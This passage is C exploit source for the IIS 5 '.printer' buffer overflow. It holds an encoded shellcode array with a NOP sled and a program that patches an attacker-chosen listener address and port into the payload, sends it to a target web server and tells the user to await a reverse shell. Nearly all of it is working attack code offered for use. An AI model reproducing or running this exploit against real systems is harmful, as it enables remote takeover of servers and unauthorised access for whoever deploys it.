"\x1f\xc6\x6a\xc2\x65\xff\x95\x6a\xc2\x75\xa6\x55\x39\x10\x55\xe0\x6c\xc4"
"\xc7\xc3\xc6\x6a\x47\xcf\xcc\x3e\x77\x7b\x56\xd2\xf0\xe1\xc5\xe7\xfa\xf6"
"\xd4\xf1\xf1\xe7\xf0\xe6\xe6\x95\xd9\xfa\xf4\xf1\xd9\xfc\xf7\xe7\xf4\xe7"
"\xec\xd4\x95\xd6\xe7\xf0\xf4\xe1\xf0\xc5\xfc\xe5\xf0\x95\xd2\xf0\xe1\xc6"
"\xe1\xf4\xe7\xe1\xe0\xe5\xdc\xfb\xf3\xfa\xd4\x95\xd6\xe7\xf0\xf4\xe1\xf0"
"\xc5\xe7\xfa\xf6\xf0\xe6\xe6\xd4\x95\xc5\xf0\xf0\xfe\xdb\xf4\xf8\xf0\xf1"
"\xc5\xfc\xe5\xf0\x95\xd2\xf9\xfa\xf7\xf4\xf9\xd4\xf9\xf9\xfa\xf6\x95\xc2"
"\xe7\xfc\xe1\xf0\xd3\xfc\xf9\xf0\x95\xc7\xf0\xf4\xf1\xd3\xfc\xf9\xf0\x95"
"\xc6\xf9\xf0\xf0\xe5\x95\xd0\xed\xfc\xe1\xc5\xe7\xfa\xf6\xf0\xe6\xe6\x95"
"\xd6\xf9\xfa\xe6\xf0\xdd\xf4\xfb\xf1\xf9\xf0\x95\xc2\xc6\xda\xd6\xde\xa6"
"\xa7\x95\xc2\xc6\xd4\xc6\xe1\xf4\xe7\xe1\xe0\xe5\x95\xe6\xfa\xf6\xfe\xf0"
```

```
"\xe1\x95\xf6\xf9\xfa\xe6\xf0\xe6\xfa\xf6\xfe\xf0\xe1\x95\xf6\xfa\xfb\xfb"
"\xf0\xf6\xe1\x95\xe6\xf0\xfb\xf1\x95\xe7\xf0\xf6\xe3\x95\xf6\xf8\xf1\xbb"
"\xf0\xed\xf0\x95\x0d\x0a\x48\x6f\x73\x74\x3a\x20\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x33"
"\xc0\xb0\x90\x03\xd8\x8b\x03\x8b\x40\x60\x33\xdb\xb3\x24\x03\xc3\xff\xe0"
"\xeb\xb9\x90\x90\x05\x31\x8c\x6a\x0d\x0a\x0d\x0a";

        int                     s;
        unsigned short int      a_port;
        unsigned long           a_host;
        struct hostent          *ht;
        struct sockaddr_in      sin;

        printf("iis5 remote .printer overflow.\n"
                "dark spyrit  / beavuh labs.\n");

if (argc != 5){
        printf("usage: %s    \n",argv[0]);
        exit(1);
        }

        if ((ht = gethostbyname(argv[1])) == 0){
                herror(argv[1]);
                exit(1);
        }

        sin.sin_port = htons(atoi(argv[2]));
        a_port = htons(atoi(argv[4]));
        a_port^=0x9595;

        sin.sin_family = AF_INET;
        sin.sin_addr = *((struct in_addr *)ht->h_addr);

        if ((ht = gethostbyname(argv[3])) == 0){
```

```
        herror(argv[3]);
        exit(1);
    }

    a_host = *((unsigned long *)ht->h_addr);
    a_host^=0x95959595;

    sploit[441]= (a_port) & 0xff;
    sploit[442]= (a_port >> 8) & 0xff;

    sploit[446]= (a_host) & 0xff;
    sploit[447]= (a_host >> 8) & 0xff;
    sploit[448]= (a_host >> 16) & 0xff;
    sploit[449]= (a_host >> 24) & 0xff;

    if ((s = socket(AF_INET, SOCK_STREAM, 0)) == -1){
        perror("socket");
        exit(1);
    }

    printf("\nconnecting... \n");

    if ((connect(s, (struct sockaddr *) &sin, sizeof(sin))) == -1){
        perror("connect");
        exit(1);
    }

    write(s, sploit, strlen(sploit));
    sleep (1);
    close (s);

    printf("sent... \nyou may need to send a carriage on your listener if the shell doesn't appear
.\nhave fun!\n");
    exit(0);
}
```